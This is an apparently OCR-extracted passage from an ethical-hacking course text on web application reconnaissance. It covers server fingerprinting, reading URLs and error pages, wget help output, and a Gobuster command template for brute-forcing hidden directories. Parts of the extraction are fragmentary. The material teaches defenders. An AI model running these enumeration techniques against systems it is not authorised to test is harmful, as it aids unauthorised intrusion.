- WebScarab (*https://owasp.org*)
- OWASP Zed Attack Proxy (*https://www.zaproxy.org*)
- httprint (*https://www.net-square.com*)

Identify Server-Side Technologies

- Perform detailed server fingerprinting and analyze the HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId – ASP.NET, PHPSESSID – PHP
- Use tools such as httprint and WhatWeb to identify server-side technologies



Server Error in '/ReportServer' Application.

Could not find the permission set named 'ASP.Net'.

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

- **httprint**

  Source: *https://www.net-square.com*

  httprint is a web server fingerprinting tool that relies on web server characteristics to accurately identify web servers, even though they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. httprint can also be used to detect web-enabled devices that do not have a server banner string, such as wireless access points, routers, switches, cable modems, and httprint uses text signature strings, and it is very easy to add signatures to the signature database.

Identify Server-Side Functionality


After determining the server-side technologies, attackers try to identify the server-side functionality to find potential vulnerabilities. They examine the page source and URLs and make educated guesses to determine the internal structure and functionality of web applications.

They use the following tools to do so.

- **GNU Wget**

  Source: *https://www.gnu.org*

  GNU Wget is employed for retrieving files using HTTP, HTTPS, and FTP, which are the most widely used Internet protocols. It is a non-interactive command-line tool; hence, it can be called from scripts, cron jobs, and terminals without X-Windows support.



```
┌─[x]─[attacker@parrot]─[~]
└──╼ $wget --help
GNU Wget 1.21, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.


Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
  -q,  --quiet                     quiet (no output)
  -v,  --verbose                   be verbose (this is the default)
  -nv, --no-verbose                turn off verboseness, without being quiet
       --report-speed=TYPE         output bandwidth as TYPE.  TYPE can be bits
  -i,  --input-file=FILE           download URLs found in local or external FILE
  -F,  --force-html                treat input file as HTML
  -B,  --base=URL                  resolves HTML input-file links (-i -F)
                                     relative to URL
       --config=FILE               specify config file to use
       --no-config                 do not read any config file
       --rejected-log=FILE         log reasons for URL rejection to FILE
```

Figure 14.58: Screenshot displaying GNU Wget command-line utility tool

- BlackWidow (*http://softbytelabs.com*)
- curl (*https://curl.se*)
- **Examine URL**

  An SSL certified page URL starts with https instead of http. If a page contains a .aspx extension, the application is likely written using ASP.NET. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.



```
https://www.certifiedhacker.com/customers.aspx?name=existing%20clients&isActive=
0&startDate=20%2F11%2F2020&endDate=20%2F04%2F2022&showBy=name
```

Figure 14.59: Identify Server-Side Functionality by examining URL

Identify Files and Directories

Attackers use various techniques and tools to enumerate applications, hidden directories, and files of the web application hosted on web servers that are exposed on the Internet. They use tools such as Gobuster and URL Fuzzer and the Nmap NSE script http-enum to identify files and directories of the target web application.


- **Gobuster**

  Source: *https://github.com*

  Gobuster is a Go-programming-based directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. It is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, names of virtual hosts on the target server, etc.

  Run the following command to retrieve file and directory names and their status codes:

  `gobuster -u <target URL> -w common.txt`



```
┌─[attacker@parrot]─[/usr/share/wordlists/dirb]

Similarly, the -q and -n flags can provide a quick view of the directories without banner and status codes. You can also output the result to an output file using the -o flag.

